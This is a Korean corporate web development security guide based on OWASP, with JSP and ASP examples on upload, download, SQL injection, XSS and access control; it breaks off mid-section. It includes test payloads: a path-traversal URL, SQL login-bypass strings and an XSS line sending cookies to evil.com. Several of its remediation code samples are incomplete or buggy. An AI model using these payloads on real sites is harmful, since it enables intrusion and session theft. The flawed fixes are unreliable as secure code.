LG CNS 표준 프로세스

웹 개발 보안 가이드

ECO-G01-CNS

Ver. 3.2

관리부서 : SWA 팀

개 정 이 력

버전	변경일	변경내용[1]	작성자	승인자
2.0	2004-07-14	정보 보안 팀 최초작성		
3.0	2006-11-15	전사 가이드 표준 적용	박상엽	정상인
3.1	2007-03-16	전사 가이드 표준 변경 내용 반영	박상엽	정상인
3.2	2007-08-27	OWASP TOP 10 취약점 2007 버전 반영	박상엽	정상인

[1] 변경 내용: 변경이 발생되는 위치와 변경 내용을 자세히 기록(장/절과 변경 내용을 기술한다.)

목 차

1. 개 요

1.1 목적

매일 수많은 어플리케이션에서 보안 취약점이 발견되고, 이를 공격하는 Exploit 코드 및 취약점을 수정해주는 패치가 발표되고 있다. 하지만, 기업에서 자체 개발한 웹 어플리케이션의 경우 다수의 취약점이 존재하나, 이를 올바르게 파악하고 패치를 적용하는 활동이 미비하며, 웹 개발자들의 보안 관련 지식이 다소 낮다는 사실이 현실이다.
본 가이드는 OWASP 의 “10 대 가장 심각한 웹 어플리케이션 보안 취약점”과 한국 정보보호 진흥원의 “홈페이지 개발 보안 가이드”를 기초로 웹 기반 어플리케이션 개발/운영시 개발자들이 고려하여야 할 기본적인 정보보호 사항들에 대해 기술하고 개발자들이 쉽게 정보보호 사항들을 따를 수 있도록 하여 웹 어플리케이션의 전체적인 정보보호 수준 향상하는 것을 그 목적으로 한다.

1.2 적용 범위

본 가이드의 적용 범위는 LG CNS 의 서비스를 제공받는 모든 웹 시스템을 대상으로 한다.

1.3 관련 표준 및 교육

1.3.1 표준

프로세스	가이드	템플릿
- S/W 개발 프로세스		

1.3.2 교육

- 웹 개발 보안
- 웹 개발 보안 체크리스트 (온라인)
- S/W 아키텍처 설계 실무
- S/W 아키텍처 이해

2. 절차

2.1 웹 시스템 보안 담당자 선정

프로젝트 관리자는 웹 시스템 보안이 원활히 이루어질 수 있도록 웹 시스템 보안 담당자를 선정한다. 웹 시스템 보안 담당자의 역할과 책임을 아래와 같이 정의한다.

- **웹 시스템 보안 담당자의 역할**
  - 웹 개발 보안 가이드의 적용 범위 결정
  - 웹 개발 보안 가이드를 이해하고 개발자들에게 전파
  - 설계 단계의 본 가이드의 적용 여부를 점검
  - 개발자의 웹 보안 항목 검토 여부를 확인
  - 외부 웹 개발 보안 점검시 지원
  - 웹 개발 보안 점검에 대한 관리자 보고 및 후속작업

- **웹 시스템 보안 담당자의 책임**
  - 프로젝트의 웹 개발 보안 활동
  - 웹 개발 보안 가이드의 프로젝트 적용

2.2 웹 시스템 보안 적용 범위 정의

웹 시스템 보안 담당자는 개발 중인 혹은 유지보수 중인 시스템의 특징을 잘 파악하여 웹 시스템 보안 항목을 프로젝트에 적용한다.
시스템의 특징은 주로 B2B, B2C, B2E 로 구별하도록 하며 시스템의 필요와 제시된 적용 가이드에 따라 체크리스트에 예외사항을 적용할 수도 있다.

2.3 웹 시스템 보안 점검 주기 결정

2.3.1 개발 프로젝트

프로젝트 전체 기간 중에 내부적으로 웹 개발 보안항목이 반영되었는지 확인하도록 한다. 설계 산출물을 대상으로 프로젝트 웹 시스템 보안 담당자가 프로젝트 단위로 수행하며, 개발자가 단위 시험시 반영 여부를 확인하고, 시스템의 유형(B2B, B2C)에 따라서 제 3 자 점검을 수행하도록 한다.
개발자의 단위 시험시 수행했던 웹 시스템 보안 확인 결과는 웹 시스템 보안 담당자가 검토하도록 한다.
점검의 결과는 문서화하도록 하며, 지적사항에 대해서는 후속작업을 해야한다.

2.3.2 유지 보수 프로젝트

프로젝트 매니저와 웹 시스템 보안 담당자는 서로 협의하여 정기적으로 웹 시스템 보안 점검이 내부적으로(혹은 제3자) 최소한 1년에 1회 수행될 수 있도록 일정을 수립한다.
또한 시스템 변경 요청시 변경된 화면에 대하여 보안 항목 반영 여부를 확인하도록 한다.
점검의 결과는 문서화하도록 하며, 지적사항에 대해서는 후속작업을 해야한다.

2.4 웹 시스템 보안 적용 가이드

범례 : ○=적용필수, △=적용권장, X=적용불필요

No	제목	적용단계 가이드	B2B	B2C	B2E
1	쿠키와 세션의 사용	설계, 구축	○	○	○
2	업로드 취약점	설계, 구축	○	○	○
3	다운로드 취약점	설계, 구축	○	○	○
4	SQL Injection	설계, 구축	○	○	○
5	Cross-Site 스크립팅	설계, 구축	○	○	○
6	사용자 권한 테이블	분석, 설계, 구축	○	○	○
7	사용자 재전송	설계, 구축	○	○	○
8	서버 검증 수행	설계, 구축	○	○	△
9	배포모듈 보안	설계, 구축	○	○	○
10	HTTP POST 메소드 사용	설계, 구축	△	△	△
11	데이터 전송 보안	분석, 설계, 구축	△	△	△
12	페이지 Cache 사용	설계, 구축	△	△	△
13	에러메시지 표현	분석, 설계, 구축	○	○	○
14	운영자 페이지 관리	전개	○	○	○
15	디렉토리 인덱싱	전개	○	○	○
16	보안 로그 활용	분석, 설계, 구축	△	△	△

※ B2B : 기업과 기업간에 사용하는 시스템
※ B2C : 기업과 사용자들간에 사용하는 시스템
※ B2E : 기업과 직원들간에 사용하는 시스템
※ ‘ 적용단계 가이드’는 상황에 따라 다를 수 있음

3. 웹 시스템 보안 점검

3.1.1 쿠키와 세션의 사용

3.1.1.1 내용설명

사용자 브라우저에 쿠키를 이용하여 중요한 정보를 저장할 경우 쉽게 해당 값들을 조회할 수 있으며 위,변조가 가능하다. 이로 인하여 다른 사용자로 위장 또는 권한 상승 등의 문제가 생길 수 있다. 따라서 인증정보와 같이 중요한 정보는 가능한 쿠키에 저장하지 말아야 하며 쿠키 대신 서버 측 세션을 이용하여 인증 정보를 관리해야 한다.
불가피하게 쿠키에 정보를 저장해야 하는 경우는 클라이언트에서 전달된 쿠키정보와 서버에서 저장된 정보를 비교하여 신뢰여부를 판단한다.
값의 변경 여부 비교 시 암호화/해쉬 등을 적용한다.

3.1.1.2 점검방법

사이트에 로그인 한 후, 웹 브라우저의 주소 창에 javascript:document.cookie; 를 입력해서 내용 중에 사용자 인증정보가 포함되어있는지 확인한다.

3.1.1.3 시정방법

로그인 후 인증 정보 저장 시 쿠키를 사용하지 말고 Session 을 다음과 같이 사용하며 반드시 세션 타임아웃 시간을 설정하여 일정 시간 사용하지 않을 경우 다시 로그인 하도록 유도한다.

[JSP 예제]

```
int SESS_TIMEOUT = 60 * 30 ; // 세션 타임아웃 시간 30분
request.getSession(true).setMaxInactiveInterval(SESS_TIMEOUT);
reqest.getSession(false).setAttribute("userId", userId);
```

3.1.2 업로드 취약점

3.1.2.1 내용설명

게시판 첨부파일 업 로드, 사진 업 로드 모듈 등 사용자가 임의의 파일을 서버로 전송할 수 있는 기능을 이용해서 공격자가 작성한 악의적인 스크립트를 서버에 업 로드 한 후, 이를 실행시켜 서버의 침입을 시도할 수 있다. 예를 들어 해당 서버에서 임의의 명령어 실행, Web DB 불법 접근 및 해당 Application Server 와 신뢰관계를 맺고 잇는 서버들(예, Web DB 서버, 내부 연동 서버 등)을 공격할 수 있는 위험이 있다. 본 취약점은 게시판 업 로드 모듈 뿐 아니라 그림 파일을 올리는 기능을 통해서도 발견되고 있기 때문에, 사용자가 파일을 업 로드 할 수 있는 모든 모듈에 적용되어야 한다.

3.1.2.2 점검방법

첨부 기능이 존재하는 경우, 확장자가 jsp, php, asp, cgi 등 Server Side 프로그램을 업로드 하여 업로드가 가능한지 조사한다.
이 때 클라이언트 프로그램에서 JavaScript, VBScript 등의 스크립트로 파일첨부를 차단하는 경우 차단기능을 수정하여 파일을 첨부한다.
웹 페이지에 있는 디렉토리 정보를 이용하여 첨부한 Server Side Script 프로그램의 위치를 조사한 후 웹 브라우저로 해당 프로그램을 실행하여, 실행이 되는지 확인한다.

3.1.2.3 시정방법

1) 해당 Application Server 에서 Script 로 실행될 수 있는 확장자(예, .jsp, .asp, .php, .inc 등)로 된 파일의 업 로드를 차단한다.
2) 첨부 파일을 웹 디렉토리가 아닌 곳에 저장한 후, 다운로드 스크립트를 사용해서 사용자에게 전달할 수 있게 한다.
웹 디렉토리는 웹 서버에 의하여 사용되는 자원을 저장한 곳으로 '웹 루트'부터 시작을 하며 HTTP 서버, WAS 등에서 설정한다.

[JSP 예제]

```
<%@ page contentType="text/html;charset=euc-kr" %>
 <%@page
import="com.oreilly.servlet.MultipartRequest,com.oreilly.servlet.multipart.
 DefaultFileRenamePolicy, java.util.*"%>
 <%
 String savePath = "/var/www/uploads";// 업로드 디렉토리
 int sizeLimit = 5 * 1024 * 1024 ; // 업로드 파일 사이즈 제한

 try {
 MultipartRequest multi = new MultipartRequest(request, savePath, sizeLimit,
"euc-kr", new DefaultFileRenamePolicy());
 Enumeration formNames = multi.getFileNames(); // 폼의 이름 반환
 String formName = (String)formNames.nextElement();
 String filename = multi.getFilesystemName(formName); // 파일의 이름 얻기

 String file_ext = fileName.substring(fileName.lastIndexOf('.') + 1);
 if(!( file_ext.equalsIgnoreCase("hwp") || file_ext.equalsIgnoreCase("pdf") ||
       file_ext.equalsIgnoreCase("jpg")) )
 out.print("업로드 금지 파일");

 if(fileName == null)
     out.print("파일 업로드 실패");
 else fileName=new String(fileName.getBytes("8859_1"),"euc-kr"); // 한글인코딩
 out.print("File Name : " + fileName);
 } catch(Exception e) { . . .}
```

[ASP 예제]

```
<% Set Up = Server.CreateObject("SiteGalaxyUpload.Form")
 Path1 = server.mappath(".") & "₩upload₩"
 Fname = Up("file1")

 if Fname <> "" then'파일 첨부가 되었으면

 if Up("file1").Size > 10240 then' 용량 제한
 Response.Write "용량 초과 “
 Response.End
 end if

 if Up("file1").MimeType <> "image" then' 이미지만 업로드 허용
 Response.Write "이미지 파일이 아닙니다.
 Response.End
 end if

 Filename=Mid(Fname,InstrRev(Fname,"₩")+1)'파일이름부분 추출

 ' 중복시에 파일이름부분을 변경하기 위해 분리를 한다
 Farry=split(Filename,".")'.을 기준으로 분리
 preFname=Farry(0)'파일이름 앞부분
 extFname=Farry(1)'파일의 확장자

 ' 저장할 전체 path를 만든다, 파일이름을 구한다
 Path2 = Path1 & Filename
 saveFname=preFname & "." & extFname

 Set fso = CreateObject("Scripting.FileSystemObject")
 countNo = 0' 파일 중복될경우 셋팅 값
 fExist=0' 같은 이름의 파일 존재 체크

 Do until fExist = 1
 If(fso.FileExists(Path2)) Then
 countNo = countNo + 1
 Path2 = Path1 & preFname & countNo & "." & extFname
 saveFname=preFname & countNo & "." & extFname
 else  fExist=1
 End If
 Loop

 Up("file1").SaveAs(Path2)
 response.write(saveFname & " 저장완료")
 else ↓
 response.write("Error")
 end if

 Set Up = nothing
 %>
```

※ 주의사항

1) 가능한 업로드 가능한 파일의 확장자를 정해 놓고 그 외의 파일 확장자일 경우 업로드를 금지하도록 한다.
2) 다양한 파일의 업로드가 가능해야 한다면, 업로드 금지 확장자의 목록을 정해놓고 이를 비교한다. 주의할 것은 확장자를 비교할 때 대소문자를 무시한 문자열 비교를 해야만 한다. 이를 적용하지 않으면 공격자는 “malicious.Jsp”, “malicious.jSp”, “malicious.jsP” 등과 같은 파일명을 사용해서 통제 루틴을 우회할 수 있기 때문이다.
3) 확장자를 비교하여 차단하는 스크립트는 클라이언트 측의 JavaScript, VBScript에서 수행할 뿐만 아니라 서버 측에서도 차단하는 로직을 추가해 주어야만 클라이언트 스크립트가 변조되었을 경우에도 대처할 수 있다.
4) 웹 어플리케이션 서버에서 실행 스크립트로 설정한 모든 확장자에 대해서 점검해야 하며, 이들 확장자 목록은 웹 서버 관리자에게 문의해서 확인해야 한다.

3.1.3 다운로드 취약점

3.1.3.1 내용설명

웹 페이지 상에서 파일을 다운받거나 업로드 시키는 경우 cgi, jsp, php, php3 등의 프로그램들을 사용한다. 만일 이러한 cgi, jsp, php, php3 등의 프로그램에서 입력되는 파일의 경로를 체크하지 않는 경우, 임의의 문자(../.. 등)나 주요 파일명의 입력을 통해 웹 서버의 홈 디렉토리를 벗어나서 임의의 위치에 있는 파일을 열람하거나 다운받는 것이 가능할 수 있다.

파일을 보여주거나 다운로드를 처리하는 어플리케이션에서 파일명 또는 파일이 존재하는 경로에 대한 입력 값을 검증하지 않아 발생하는 것이다. 공격자는 상대 경로 또는 임의의 경로를 삽입하여 임의의 파일을 열람하거나 다운로드 할 수 있다.

이를 통해 어플리케이션의 소스 또는 시스템 주요 파일의 정보가 노출되거나 데이터베이스 접속 정보가 노출되는 등 어플리케이션을 비롯하여 시스템의 보안에 심각한 위험을 초래할 수 있다.

3.1.3.2 점검방법

“http://localhost/download.jsp?file=lgsec.txt” 와 같이 구현되어 있는 웹 시스템이 있다고 하자.

1) 서버가 Unix/Linux 인 경우
”http://localhost/download.jsp?file=../../../../../../../../etc/passwd” 를 입력했을 때 Application Server 의 /ect/passwd 파일을 획득할 수 없어야 한다.
2) 서버가 Windows 계열인 경우
”http://localhost/download.asp?file=../../../winnt/win.ini”를 입력했을 때 win.ini 파일을 획득할 수 없어야 한다.

3.1.3.3 시정방법

1) 사용자로부터 전송 받은 디렉토리 이름, 파일이름 값에 “../” 또는 “..₩”이 존재하면 오류 처리한다.
2) 업로드/다운로드 디렉토리를 물리적으로 분리된 하드웨어 또는 분리된 파티션에 위치시켜 어플리케이션이 다운로드 받을 수 있는 위치를 한정하고 이 외의 디렉터리에서 파일을 다운로드 받을 수 없도록 해야 한다.
이를 위해 파일 경로 입력 시 전체 경로를 사용하지 않도록 한다.
3) 다운로드 가능한 파일 명을 데이터베이스에 저장하고 다운로드 어플리케이션은 사용자의 요청을 처리할 때 데이터베이스에서 참조하도록 한다.

[JSP 예제]

```
String UPLOAD_PATH= "/var/www/upload/";
String filename= response.getParameter("filename");
String filepathname = UPLOAD_PATH + filename;
if(filename.equalsIgnoreCase("..") || filename.equalsIgnoreCase("/"))
// 파일 이름 체크
return 0;

// 파일 전송 루틴
response.setContentType("application/unknown; charset=euc-kr");
response.setHeader("Content-Disposition","attachment;filename=" + filename
                   + ";");
response.setHeader("Content-Transfer-Encoding:" , "base64");

try {
BufferedInputStream in =
  new BufferedInputStream(new FileInputStream(filepathname));
 .......
} catch(Exception e) {
// 에러 체크 [파일 존재 유무등]
}
```

[ASP 예제]

```
<%
 file = Request.Form ("file")'파일 이름

 Response.ContentType = "application/unknown"'ContentType 선언
 Response.AddHeader "Content-Disposition","attachment; filename=" & file

 Set objStream = Server.Create Object("ADODB.Stream")'Stream 이용
 strFile = Server.MapPath("./upfiles/") & "₩" & file '서버 절대경로
 strFname=Mid(Fname,InstrRev(file,"₩")+1) '파일 이름 추출, ..₩ 등의 하위 경로
탐색은 제거 됨
 strFPath = Server.MapPath("./upfiles/") & "₩" & strFname '웹 서버의 파일
다운로드 절대 경로

 If strFile = strFPath Then '사용자가 다운 받는 파일과 웹 서버의 파일 다운로드
경로가 맞는지 비  교
 objStream.Open
 objStream.Type = 1
 objStream.LoadFromFile strFile

 download = objStream.Read
 Response.BinaryWrite download
 End If
 Set objstream = nothing'객체 초기화
 %>
```

3.1.4 SQL Injection

3.1.4.1 내용설명

게시판과 같이 사용자의 데이터 입력을 받아 데이터베이스와 연동하는 웹 어플리케이션의 경우 공격자가 작은 따옴표(‘)와 같은 특수 문자를 이용하여 임의의 SQL 구문을 삽입할 수 있다.

이를 통해 어플리케이션에 존재하는 원래의 SQL 구문이 조작되어 데이터베이스와 웹 어플리케이션에 인증 우회, 내부 데이터베이스 노출/변조, 시스템 명령어 실행 등과 같은 의도되지 않은 결과를 초래할 수 있다.

예를 들어 로그인 모듈이 SQL Injection 에 취약할 경우, 사용자의 비밀번호를 몰라도 정상적으로 로그인할 수 있는 위험이 있으며, 게시판 등의 모듈이 취약할 경우 DB 내용이 외부로 유출 또는 임의의 DB Query 가 실행 될 수 있다.

ID, Password 를 받아서 로그인 성공 여부를 처리하는 예를 들어보자

```
id = request.getParameter(“id”);
passwd = request. getParameter (“passwd”);
Query = “select * from MEMBER where id=’”+ id + “’and passwd=’” + passwd + “’”;
```

로 되어 있어서 결과 Record 가 있을 경우 회원 로그인 성공 처리하는 경우, id 에 ‘ or 1=1 – 를 입력할 경우 비밀번호에 상관없이 다음과 같은 query 가 만들어진다.(여기서 passwd 가 123 으로 입력되었다고 하자)

```
select * from MEMBER where id=’’ or 1=1 -- ‘and passwd=’123’
```

Oracle DB 에서 -- 부분은 주석으로 처리되기 때문에 위 쿼리의 결과는 항상 첫번째 레코드가 반환되며, 단순하게 레코드 반환 여부만을 점검하는 식으로 인증이 구현되어 있다면, 로그인이 성공적으로 처리되게 된다. 이를 응용하면 원하는 사용자 ID 로 로그인이 가능할 수도 있다.
또한 이와 같은 원리를 사용해서 사용자 입력 값의 조작으로 임의의 DB Query 를 실행시킬 수 있는 위험이 존재한다.

3.1.4.2 점검방법

1) 검색어 필드 및 로그인 ID, PASSWD 필드에 큰 따옴표(“), 작은 따옴표(‘), 세미콜론(;) 등을 입력한 후, DB error 가 일어나는지 확인한다.
2) 로그인 모듈 점검
   A. MS SQL 인 경우 : ID 필드에 [‘ or 1=1;--], 비밀번호 필드에는 아무 값이나 입력한 후 로그인을 시도한다.
   B. Oracle 인 경우 : ID 필드에 [‘ or 1=1 --], 비밀번호 필드에는 아무 값이나 입력한 후 로그인을 시도한다.
   C. 기타 : ID 필드에 [‘ or ‘’=’], 비밀번호 필드에 [‘ or ‘’=’]을 입력한 후 로그인을 시도한다.

*위 예제 이외에도 다양한 방법이 가능하기 때문에, 로그인 및 사용자 입력 값을 사용하는 소스에서 DB Query 생성 방식을 직접 점검해야 한다.

3.1.4.3 시정방법

1) 사용자로부터 입력 받은 값에 큰 따옴표(“), 작은 따옴표(‘), 세미콜론(;) 문자가 있으면 이를 제거 또는 사용하는 DB 에 맞게 변환한 후, DB Query 문장에 사용하도록 한다.
2) 사용자의 입력 값을 한정 지을 수 있는 Stored Procedures 를 사용하거나 Java 의 경우 Statement 대신에 PrepareStatement 를 활용한다.

[JAVA 예제]

```
String sql = "SELECT * FROM user_table" + " WHERE id = ? " +
             " AND password = ?    ";ResultSet rs = null;
 PreparedStatement pstmt = null;
 try {
 conn = DBManager.getConnection();
 pstmt = conn.prepareStatement(sql);

 pstmt.setString(1, request.getParameter("id"));
 pstmt.setString(2, request.getParameter("password"));
 rs = pstmt.executeQuery();
...
```


[ASP 예제]

```
 prodId = Request.QueryString("productId")
 prodId = replace(prodId, "'", "''")' 특수문자 제거
 prodId = replace(prodId, ";", "")
 set conn = server.createObject("ADODB.Connection")
 set rs = server.createObject("ADODB.Recordset")
 query  = "select prodName from products where id = " & prodId
 conn.Open "Provider=SQLOLEDB; Data Source=(local);
 Initial Catalog=productDB; User Id=dbid; Password="
 rs.activeConnection = conn
 rs.open query
 If not rs.eof Then
 response.write "제품명" & rs.fields("prodName").value
 Else ↓
 response.write "제품이 없습니다"
 End If
```

3.1.5 Cross-Site 스크립팅

3.1.5.1 내용설명

사용자가 입력한 내용을 기반으로 페이지를 동적으로 생성하는 웹 어플리케이션을 악용하면, 해당 페이지를 보는 사용자의 웹 브라우저에서 임의의 코드를 실행할 수 있다. 이러한 Cross-site scripting(이하 XSS) 취약점은 웹 페이지가 사용자에게 입력 받은 데이터를 필터링하지 않고 그대로 동적으로 생성된 웹 페이지에 포함하여 사용자에게 재전송할 때 발생한다.
다음 그림과 같이 자바 스크립트처럼 클라이언트 측에서 실행되는 언어로 작성된 악성 스크립트 코드를 웹 페이지, 웹 게시판 또는 이메일에 포함시켜 사용자에게 전달하면, 해당 웹 페이지나 이메일을 사용자가 클릭하거나 읽을 경우 악성 스크립트 코드가 웹 브라우저에서 실행이 된다. 이러한 공격방법을 통해 사용자 쿠키를 훔쳐서 해당 사용자권한으로 로그인하거나 브라우저를 제어할 수 있으며 악성 프로그램 설치 등의 client hacking 도 가능하다.



[그림 1] XSS 공격 예제

XSS 공격은 크게 두가지 유형이 있으며 일반적인 게시판 등을 이용하는 방법인 Stored XSS 과 사용자의 입력에 반응하는 방법인 Reflected XSS 가 있다.

Reflected XSS 공격은 활성 콘텐트의 존재 여부를 체크하지 않고 브라우저로 인풋 매개변수를 디스플레이 하는 취약한 웹 애플리케이션들을 활용한다. 일반적으로, 공격자는 URL 을 클릭하도록 유도한다

[Reflected XSS용 예제]

```
http://trusted.com/search?keyword=<script>
document.images[0].src="http://evil.com/steal?cookie="
+ document.cookie; </script>
```

3.1.5.2 점검방법

게시판의 제목, 내용 필드 등의 모든 입력에 “<script>alert(“XXS 취약함”);</script>”를 입력한 후, 내용을 조회했을 때, 해당 스크립트가 실행되면 취약하다.

3.1.5.3 시정방법

사용자로부터 입력 받은 내용을 기반으로 페이지를 생성할 경우 ,”<”, “>” 등의 특수문자는 각각 “<”, “>”로 변경한 후 생성한다. 다음 표를 참고한다.

대상문자	<	>	(	)	#	&	.
변경값	<	>	&#40	&#41	&#35	&#38	#39
대상문자	“	/	₩	:	Line Feed	Carriage Return	
변경값	&#34	&#47	&#92	&#59	&#10	&#13	

[Java 예제]

```
1) Java 1.4 API 이상
content = content.replaceAll(“<”, “&lt;”);
content = content.replaceAll(“>”, “&gt;”);

2) Java 1.3 API 이하
int location;
do {
    location = content.indexOf(‘<’);
    if(location > 0 ) content = content.substring(0,location) + “&lt;” +
       content.substring(location+1);
    location = content.indexOf(‘>’);
    if(location > 0 ) content = content.substring(0,location) + “&gt;” +
       content.substring(location+1);
} while (content.indexOf(‘<’) != -1 || content.indexOf(‘>’) != -1);
```

[ASP 예제]

```
If use_html Then' HTML tag를 사용하게 할 경우 부분 허용
 memo = Server.HTMLEncode(memo) 'HTML tag를 모두 제거
 ' 허용할 HTML tag만 변경
 memo = replace(memo, "&lt;p&gt;", "<p>")
 memo = replace(memo, "&lt;P&gt;", "<P>")
 memo = replace(memo, "&lt;br&gt;", "<br>")
 memo = replace(memo, "&lt;BR&gt;", "<BR>")

 Else' HTML tag를 사용하지 못하게 할 경우
 memo = Server.HTMLEncode(memo)' HTML encoding 수행
 memo = replace(memo, "<", "&lt;")
 memo = replace(memo, ">", "&gt;")
 End If

 Response.write "게시물 내용-" & memo & "<BR>"
```

※ 주의사항
만약 HTML Tag 의 입력을 허용하는 모듈일 경우, 위의 변환 규칙 대신 <script, </script>, <iframe>을 각각 <!—script, </script --!>, <!—iframe>으로 변경하며, 이 때 대소문자를 무시한 패턴매칭(Java 의 경우 String 클래스의 toLowerCase() 및 substring() 사용) 을 적용해야만 한다.

3.1.6 사용자 권한 테이블

3.1.6.1 내용설명

외부 사용자용 페이지나 업무상 중요 정보를 관리하는 페이지들은 로그인 체크 및 권한 체크 등의 접근 제어가 반드시 구현되어야 한다.
이러한 접근 제어를 위해서는 시스템 설계 시 권한 별로 접근 가능 화면 및 메뉴가 Matrix 로 정의되어 있어야 한다. 다음 그림은 권한별 접근 제어 Matrix 의 예이다.

대분류	중분류	내 용	마스터 Sub-마스터	진흥회 업무담당자	업체 관리자	진흥회 일반직원	업체일반회원	KISTI 관리자	일반회원	비회원
특화검색서비스	통합검색	통합검색	○	○	○	○	○	○	○	○
	디렉토리 검색	키워드 검색	○	○	○	○	○	○	○	○
		제목 검색	○	○	○	○	○	○	○	○
		내용 검색	○	○	○	○	○	○	○	○
		분류코드별 검색 (상호비교검색)	○	○	○	○	○	○	○	○
		정렬 기능	○	○	○	○	○	○	○	○
		요약 기능	○	○	○	○	○	○	○	○
	자동 웹문서 수집	수집사이트설정	○	R	×	×	×	×	×	×
		Depth 설정	○	R	×	×	×	×	×	×
		Domain 제한	○	R	×	×	×	×	×	×
		Domain 설정	○	R	×	×	×	×	×	×

※ *○: 사용가능, ×: 사용불가, R: 읽기, W: 쓰기, U: 수정 D: 삭제*

위와 같이 설계된 인증 및 권한 기능은 실제 어플리케이션 구현 시 정확하게 반영이 되어야 하며, 접근 제어가 필요한 페이지 및 모듈들에는 모두 적용되어야 한다.
특히, 하나의 프로세스가 여러 개의 페이지 또는 모듈로 이뤄져 있을 때 권한 체크가 누락되었을 경우, 설정된 접근 권한을 우회해서 트랜잭션을 실행할 수 있는 위험이 존재하므로 주의한다.
또한 이러한 접근 제어는 반드시 서버 측에서 체크되어야만 클라이언트 측에서의 위/변조를 방지할 수 있다.

3.1.6.2 점검방법

사용자 권한을 정의한 문서와 그 문서의 코드 구현여부를 확인한다.
다음과 같은 상황을 주의하도록 한다.

1) 메뉴, 버튼은 권한 별로 구성하고 프로그램 내에서는 권한 체크가 빠진 경우
2) 한 작업단위로 이동하는 화면들 간의 권한 관계 오류

3.1.6.3 시정방법

각 권한 별로 사용할 수 있는 URL 이 메뉴 등을 통하여 노출이 되어 누구라도 접근할 수 있도록 해서는 안된다.

1) 접근 권한이 필요한 모든 페이지/모듈에 해당 루틴 구현
2) 이를 위해서 공통 모듈을 사용하는 것을 권장한다.

[JSP 예제]

```
<%@ page contentType="text/html;charset=euc-kr" %>
 <%@ page import="java.util.*" %>
 <%@ page import="java.sql.* " %>
 //login_ok.jsp// 사용자 로그인 처리를 하는 스크립트
 <%
 //HttpSession session = request.getSession(true);
 // form 에서 사용자 id 와 사용자 password 를 아래 변수로 전달
 if(!myfunc_userauth(userid, userpw)) //DB 에서 사용자 인증을 처리하는 부분
 out.println "인증 실패";
 else
 //인증에 성공한 경우 처리 해야 되는 부분
 session.putValue('logged_in',"1");
 session.putValue('userid',userid);
 session.putValue('user_ip',request.getRemoteAddr());
 ...
 %>

 //user_menu.jsp// 사용자 검증이 필요한 페이지
 <%
 //HttpSession session = request.getSession(true);
 string user_ip = session.getValue("user_ip");
 if(user_ip.equals(request.getRemoteAddr()) && logged_in.equals("1"))
 //인증에 성공한 IP 와 사용자 IP 를 비교, 인증 여부 비교
 //...
 else
 out.println "허가되지 않은 사용자 처리.";
 %>
```

[ASP 예제]

```
 'login_ok.asp 사용자 인증 처리를 하는 스크립트
 <%
 ' form 에서 사용자 id 와 사용자 password 를 아래 변수로 전달
 If myfunc_userauth(userid, userpw) <> 1 Then ' DB 에서 사용자 인증을 처리하는
부분
 Response.write "인증 실패"
 Else
 '인증에 성공한 경우 처리 해야 되는 부분

 If Session("logged_in") <> 1 Then
 Session("logged_in") = 1'인증에 성공했을경우 logged_in 에 1 의 값을 셋팅
 Session("userid") = userid
 Session("user_ip") = Request.Servervariables("REMOTE_ADDR")
 End If
 End If
 ...
 %>
  'user_menu.asp 사용자 검증이 필요한 페이지
 <%
 IF Session("user_ip) = Request.Servervariables("REMOTE_ADDR") AND
 Session("logged_in") = 1 Then
 '인증에 성공한 IP 와 사용자 IP 를 비교, 인증 여부 비교
 '...
 Else
 Response.write "허가되지 않은 사용자 입니다."
 End If
 %>
```

3.1.7 사용자 정보 재전송

3.1.7.1 내용설명

